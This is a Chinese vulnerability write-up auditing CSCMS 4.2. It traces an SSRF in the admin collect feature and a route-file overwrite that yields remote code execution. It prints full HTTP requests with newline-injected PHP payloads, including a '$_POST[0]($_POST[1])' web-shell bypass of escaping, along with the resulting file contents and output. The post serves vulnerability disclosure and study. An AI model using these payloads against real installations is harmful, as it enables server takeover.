某 scms 代码审计 - PHP - 先知社区

前言：

事情是这样的，由于我 CNVD 还差一积分就可以兑换京东 E 卡了，所以找了这个 CMS 看看能不能挖到漏洞，运气还是不错的挖到了两个，分别是 SSRF 与文件覆盖 GETSHELL，这才有这篇文章。该 CMS 版本是 4.2。以下漏洞均被 CNVD 收录。


环境说明：

PHP 版本用 7.0.9 就好了。


(https://xzfile.aliyuncs.com/media/upload/picture/20220223224045-9559e132-94b6-1.png)

SSRF：

根据功能点定向审计，在后台的工具栏有一个采集功能，根据经验这种功能一般存在 SSRF。



(https://xzfile.aliyuncs.com/media/upload/picture/20220223220251-4a339fb8-94b1-1.png)



(https://xzfile.aliyuncs.com/media/upload/picture/20220223220341-67e0d1e8-94b1-1.png)

使用 python3 在本地开启简易的 http 服务。

(https://xzfile.aliyuncs.com/media/upload/picture/20220223213647-a5a7d110-94ad-1.png)

点击下一步，果不其然存在 SSRF。

```
C:\Users\Administrator>python3 -m http.server
Serving HTTP on :: port 8000 (http://[::]:8000/) ...
::ffff:127.0.0.1 - - [23/Feb/2022 22:03:54] "GET / HTTP/1.1" 200 -
::ffff:127.0.0.1 - - [23/Feb/2022 22:03:55] "GET / HTTP/1.1" 200 -
```


(https://xzfile.aliyuncs.com/media/upload/picture/20220223220406-76d68634-94b1-1.png)

进行漏洞分析。

根据 burpsuite 抓到的请求包很容易定位到代码位置。

Request

Pretty | Raw | Hex | \n | ≡

```
1 POST /admin.php/collect/add?id=0&page=2 HTTP/1.1
2 Host: cms.cn
3 Content-Length: 97
4 Accept: application/json, text/javascript, */*; q=0.01
5 X-Requested-With: XMLHttpRequest
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.102 Safari/537.36
  Edg/98.0.1108.56
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
```

```
Origin: http://cms.cn
Referer: http://cms.cn/admin.php/collect/add
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Cookie: cscms_session=083rukrep19lks5u465ocg0r097e8216
Connection: close

name=a&url=a&code=utf-8&dir=dance&cjurl=http%3A%2F%2F127.0.0.1%3A8000&ksid=1&jsid=1&cfid=0&rkid=0
```


(https://xzfile.aliyuncs.com/media/upload/picture/20220223220509-9c8a94ba-94b1-1.png)

在文件 upload/plugins/sys/admin/Collect.php#Collect->add，POST 的参数 cjurl 未做安全处理被传入到 $this->caiji->str 方法。

```
97          }elseif($page==2){
98              $datas['name']=$this->input->post('name',true);
99              $datas['url']=$this->input->post('url',true);
100             $datas['code']=$this->input->post('code',true);
101             $datas['dir']=$this->input->post('dir',true);
102             $datas['cjurl']=$this->input->post('cjurl',true);
103             $datas['ksid']=intval($this->input->post('ksid'));
104             $datas['jsid']=intval($this->input->post('jsid'));
105             $datas['cfid']=intval($this->input->post('cfid'));
```

```
106            $datas['picid']=intval($this->input->post('picid'));
107            $datas['dxid']=intval($this->input->post('dxid'));
108            $datas['rkid']=intval($this->input->post('rkid'));
109            if($datas['ksid']==0) $datas['ksid']=1;
110            if($datas['jsid']==0) $datas['jsid']=1;
111            if(empty($datas['code'])) $datas['code']='utf-8';
112            //图片版块转为pic_type
113            if($datas['dir']=='pic') $datas['dir']='pic_type';
114            if(empty($datas['name']) || empty($datas['url']) || empty($datas['dir']) || empty($datas['cjurl'])){
115                getjson(L('plub_02'));//名称、地址、板块、采集地址都不能为空
116            }
117            $cjurl =str_replace('{$id}',$datas['ksid'],$datas['cjurl']);
118            $data['cjurl'] = $cjurl;
119            $data['code'] = $datas['code'];
120            $neir=$this->caiji->str($cjurl,$datas['code']);
121            if(empty($neir)) getjson(L('plub_03'));//获取列表页出错!
```


(https://xzfile.aliyuncs.com/media/upload/picture/20220223220753-fdd0b92a-94b1-1.png)


那么我们跟进到 $this->caiji->str 方法，但是 phpstorm 找不到定义该方法的位置。

```
117            $cjurl =str_replace('{$id}',$datas['ksid'],$datas['cjurl']);
118            $data['cjurl'
119            $data['code']
120            $neir=$this->caiji->str($cjurl,$datas['code']);
121            if(empty($neir)) getjson(L('plub_03'));//获取列表页出错!
```

无法找到要转到的声明

(https://xzfile.aliyuncs.com/media/upload/picture/20220223220840-1a558c24-94b2-1.png)

解决办法，我们可以连续按两下 Shift 键直接寻找。



(https://xzfile.aliyuncs.com/media/upload/picture/20220223220915-2f1d8846-94b2-1.png)
跟进到 str 方法后，发现 url 参数被传入 htmlall 方法，继续跟进该方法。

```
28      //获取连接数组
29      function str($url='',$code='utf-8'){
30              $neir=htmlall($url);
31              if(!empty($neir)){
32                  if($code!='utf-8') $neir=get_bm($neir);
33              }
34              return $neir;
35      }
```


(https://xzfile.aliyuncs.com/media/upload/picture/20220223221002-4ab5ea4e-94b2-1.png)
可以看到 htmlall 方法使用了 curl 请求 url。

```
763     //获取远程内容
764     function htmlall($url,$codes='utf-8'){
765         if(empty($url)) return null;
766          // curl模式
767         if (function_exists('curl_init') && function_exists('curl_exec')){
```

```php
        $curl = curl_init(); //初始化curl
        curl_setopt($curl, CURLOPT_URL, $url); //设置访问的网站地址
        curl_setopt($curl, CURLOPT_USERAGENT, $_SERVER['HTTP_USER_AGENT']); //模拟用户使用的浏览器
        curl_setopt($curl, CURLOPT_AUTOREFERER, 1);     //自动设置来路信息
        curl_setopt($curl, CURLOPT_TIMEOUT, 10);       //设置超时限制防止死循环
        curl_setopt($curl, CURLOPT_HEADER, 0);          //显示返回的header区域内容
        curl_setopt($curl, CURLOPT_RETURNTRANSFER, 1); //获取的信息以文件流的形式返回
        curl_setopt($curl, CURLOPT_SSL_VERIFYPEER, false);
        curl_setopt($curl, CURLOPT_SSL_VERIFYHOST, false);
        $data = curl_exec($curl);
        curl_close($curl);
    }else{
        $data = @file_get_contents($url);
    }
    if(strtolower($codes)=='gbk'){
        $data = get_bm($data);
    }
    $data=str_replace('</textarea>','&lt;/textarea&gt;',$data);
    return $data;
}
```


(https://xzfile.aliyuncs.com/media/upload/picture/20220223221046-65765378-94b2-1.png)

基本上有调用 $this->caiji->str 方法的地方都存在 SSRF 漏洞。



```
$data['html']=$this->caij->str($links[0],$row->code);                    Collect.php 303
$Content=trim($this->caij->str($cjurl,$row->code));                      Collect.php 349
$DanceContent=$this->caij->str($neirurl,$row->code);                     Collect.php 398
$Content=trim($this->caij->str($cjurl,$row->code));                      Collect.php 444
$DanceContent=$this->caij->str($neirurl,$row->code);                     Collect.php 490
```


(https://xzfile.aliyuncs.com/media/upload/picture/20220223221216-9b0e1f3e-94b2-1.png)

文件覆盖导致 GETSHELL：

通过敏感函数回溯参数过程的方式找到该漏洞。

在 upload/cscms/app/helpers/common_helper.php#write_file 使用了文件写入的敏感函数，跟 SSRF 的 htmlall 是同一个文件。

```php
//写文件
function write_file($path, $data, $mode = FOPEN_WRITE_CREATE_DESTRUCTIVE){
    $dir = dirname($path);
    if(!is_dir($dir)){
        mkdirss($dir);
    }
    if ( ! $fp = @fopen($path, $mode)){
        return FALSE;
```

```
321         }
322         flock($fp, LOCK_EX);
323         fwrite($fp, $data);
324         flock($fp, LOCK_UN);
325         fclose($fp);
326         return TRUE;
327     }
```


(https://xzfile.aliyuncs.com/media/upload/picture/20220223221321-c1abc506-94b2-1.png)

使用 Ctrl+Shift+F 查找哪些位置调用了 write_file，在 upload/plugins/sys/admin/Plugins.php#Plugins->_route_file 调用了 write_file 函数，并且 $note[$key]['name'] 和 $note[$key]['url'] 的值是以字符串方式拼接到文件内容的，该内容是注释，我们可以使用换行绕过。

```
430     //将路由规则生成至文件
431     public function _route_file($file, $data=array(), $note=array(), $dir=array()) {
432
433         $string = '<?php'.PHP_EOL.PHP_EOL;
434         $string.= 'if (!defined(\'BASEPATH\')) exit(\'No direct script access allowed\');'.PHP_EOL.PHP_EOL;
435         $string.= L('plub_rf_0').PHP_EOL.PHP_EOL;
436
437         if ($data) {
438             arsort($data);
439             foreach ($data as $key => $val) {
440                 $string.= '$route[\''.$key.'\']'.$this->_space($key).'= \''.$val.'\'; // '.$note[$key]['name'].' '.L('plub_rf_1').$note[$key]['url'].PHP_EOL;
441             }
442         }
```

```
443         write_file($file, $string);
444     }
```

(https://xzfile.aliyuncs.com/media/upload/picture/20220223221448-f544a5a4-94b2-1.png)

查找哪些位置调用了 _route_file，跟踪 $note 的值是否可控，调用该函数的位置有很多，最终找到一处可利用。在 upload/plugins/sys/admin/Plugins.php#Plugins->setting_save 调用了 _route_file，由于该函数内容有点多，所以我将它拆分成两个界面，一些不重要的内容进行闭合。画红线的位置是调用到 _route_file 必须设置的，可以看到在标蓝色 3 的位置获取到了 $note 的值，分析到这里可以开始复现了。

```
//配置保存
public function setting_save(){
    $name = $this->input->post('name',true);
    $dir = $this->input->post('dir',true);
1   $Web_Mode = intval($this->input->post('Web_Mode',true));
2   $Mobile_Is = intval($this->input->post('Mobile_Is',true));
    $Ym_Mode = intval($this->input->post('Ym_Mode',true));
    $Cache_Is = intval($this->input->post('Cache_Is',true));
    $Cache_Time = intval($this->input->post('Cache_Time',true));
    $Ym_Url = $this->input->post('Ym_Url',true);
    $User_Qx = $this->input->post('user',true);
    $User_Dj_Qx = $this->input->post('user_dj',true);
    $rewrite = $this->input->post('rewrite',true);
3   $html = $this->input->post('html',true);
    $seo = $this->input->post('seo',true);
    $key = $this->input->post('key',true);
    if($Web_Mode==0) $Web_Mode=1;
    if($Cache_Time==0) $Cache_Time=1800;
```


```
global $_CS_Domain;
if($Ym_Mode==1){...}else{...}
//伪静态模式，写入URL路由

2 if($Web_Mode==2){
    global $_CS_Rewrite;
    foreach ($rewrite as $key => $val) {
        if($key == 'index'){
            $_CS_Rewrite[$dir] = $val['url'];
            arr_file_edit($_CS_Rewrite,CSCMS.'sys'.FGF.'Cs_Rewrite.php');
            continue;
        }
        list($preg, $value) = $this->_rule_preg_value($rewrite[$key]['url']);
        if (!$preg || !$value) {
            $preg=$rewrite[$key]['url'];
            $rewrite_uri=$rewrite[$key]['uri'];
        }else{
            $rewrite_uri=$rewrite[$key]['uri'];
```

(https://xzfile.aliyuncs.com/media/upload/picture/20220223221924-99c9f9bc-94b3-1.png)

使用 burpsuite 抓取请求包。

(https://xzfile.aliyuncs.com/media/upload/picture/20220223222043-c8d92fde-94b3-1.png)

修改请求包内容写入构造好的代码，可以看到我使用了 %0a 换行去绕过注释。



```
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Cookie: cscms_session=8b3991h7on6garg3uhl12iev5hha1jd0
Connection: close

dir=dance&Web_Mode=2&rewrite[a][url]=%0avar_dump(md5(1));
```

```
Content-Length: 214

{"error":0,"info":{"url":"\/admin.php\/plugins?v=3847","msg":"\u606d\u559c\u60a8\uf
```


(https://xzfile.aliyuncs.com/media/upload/picture/20220223222215-ffc7d6da-94b3-1.png)

在 upload/cscms/config/dance/rewrite.php 可以看到成功写入。

```php
<?php

if (!defined( name: 'BASEPATH')) exit('No direct script access allowed');

// 当生成伪静态时此文件会被系统覆盖；如果发生页面指向错误，可以调整下面的规则顺序；越靠前的规则优先级越高。

$route['
var_dump(md5(1));']                    = ''; //  对应规则:
var_dump(md5( str: 1));
```


(https://xzfile.aliyuncs.com/media/upload/picture/20220223222309-2031d24a-94b4-1.png)

寻找引用 rewrite.php 的位置，懒得去看代码了，通过点击各个页面，经过不懈努力终于在个人中心的音乐页面找到，所以你需要注册一个会员用户。



(https://xzfile.aliyuncs.com/media/upload/picture/20220223222422-4b9e5232-94b4-1.png)

重放 burpsuite 抓到的请求包，成功输出内容。



```
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.102
  Safari/537.36 Edg/98.0.1108.56
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,imag
  e/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
7 Accept-Encoding: gzip, deflate
8 Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
9 Cookie: cscms_session=hnmt0cchvme6q2difhvcsknc3h191rb9;
10 Connection: close
11
12
```

```
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
7 Pragma: no-cache
8 X-Generator: Cscms v4 (http://www.chshcms.com)
9 Set-Cookie: cscms_session=2r5ai332ab0d613ibac21gl6isgh6mhn; expires=Wed, 23-Feb-
10 Connection: close
11 Content-Type: text/html; charset=utf-8
12 Content-Length: 12735
13
14 <pre class='xdebug-var-dump' dir='ltr'>
15   <small>
       G:\source\Cscms_4.2\upload\cscms\config\dance\rewrite.php:9:
     </small>
     <small>
       string
     </small>
      <font color='#cc0000'>
       'c4ca4238a0b923820dcc509a6f75849b'
     </font>
      <i>
```


(https://xzfile.aliyuncs.com/media/upload/picture/20220223222512-6998baf2-94b4-1.png)

到这里其实事情还没有结束，当我尝试写入恶意内容发现被转义了。

Request

Pretty | Raw | Hex | \n | ≡

```
1 POST /admin.php/plugins/setting_save HTTP/1.1
2 Host: cms.cn
3 Content-Length: 55
4 Accept: application/json, text/javascript, */*; q=0.01
5 X-Requested-With: XMLHttpRequest
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/98.0.4758.102 Safari/537.36 Edg/98.0.1108.56
```


```
Content-Type: application/x-www-form-urlencoded; charset=utf-8
Origin: http://cms.cn
Referer: http://cms.cn/admin.php/plugins/setting?dir=dance
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Cookie: cscms_session=8b3991h7on6garg3uhll2iev5hha1jd0
Connection: close

dir=dance&Web_Mode=2&rewrite[a][url]=%0asystem(whoami);
```

(https://xzfile.aliyuncs.com/media/upload/picture/20220223222657-a84359d8-94b4-1.png)

```php
<?php

if (!defined( name: 'BASEPATH')) exit('No direct script access allowed');

// 当生成伪静态时此文件会被系统覆盖，如果发生页面指向错误，可以调整下面的规则顺序，越靠前的规则优先级越高。

$route['
system&#40;whoami&#41;;'] = ''; //  对应规则:
system&#40;whoami&#41;;
```

(https://xzfile.aliyuncs.com/media/upload/picture/20220223222722-b6f5d8c0-94b4-1.png)

试了 eval、shell_exec 等均被转义，但是 assert 没有被转义，考虑到 assert 在 PHP7 版本之后的问题，我还是需要找一个更好的办法。懒得去看转义的代码了，我根据 PHP 的动态特性使用以下方法成功 RCE。



```
POST /admin.php/plugins/setting_save HTTP/1.1
Host: cms.cn
Content-Length: 61
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/98.0.4758.102 Safari/537.36 Edg/98.0.1108.56
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://cms.cn
Referer: http://cms.cn/admin.php/plugins/setting?dir=dance
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Cookie: cscms_session=8b3991h7on6garg3uhl12iev5hha1jd0
Connection: close

dir=dance&Web_Mode=2&rewrite[a][url]=%0a$_POST[0]($_POST[1]);
```


(https://xzfile.aliyuncs.com/media/upload/picture/20220223222801-ce2ad950-94b4-1.png)

Request

Pretty Raw Hex \n ≡

```
POST /index.php/123456/home/dance HTTP/1.1
Host: cms.cn
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.102
Safari/537.36 Edg/98.0.1108.56
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,ima
ge/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
```

Response

Pretty Raw Hex Render \n ≡

```
HTTP/1.1 200 OK
Date: Wed, 23 Feb 2022 14:28:10 GMT
Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.(
X-Powered-By: PHP/5.6.9
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
X-Generator: Cscms v4 (http://www.chshcms.com)
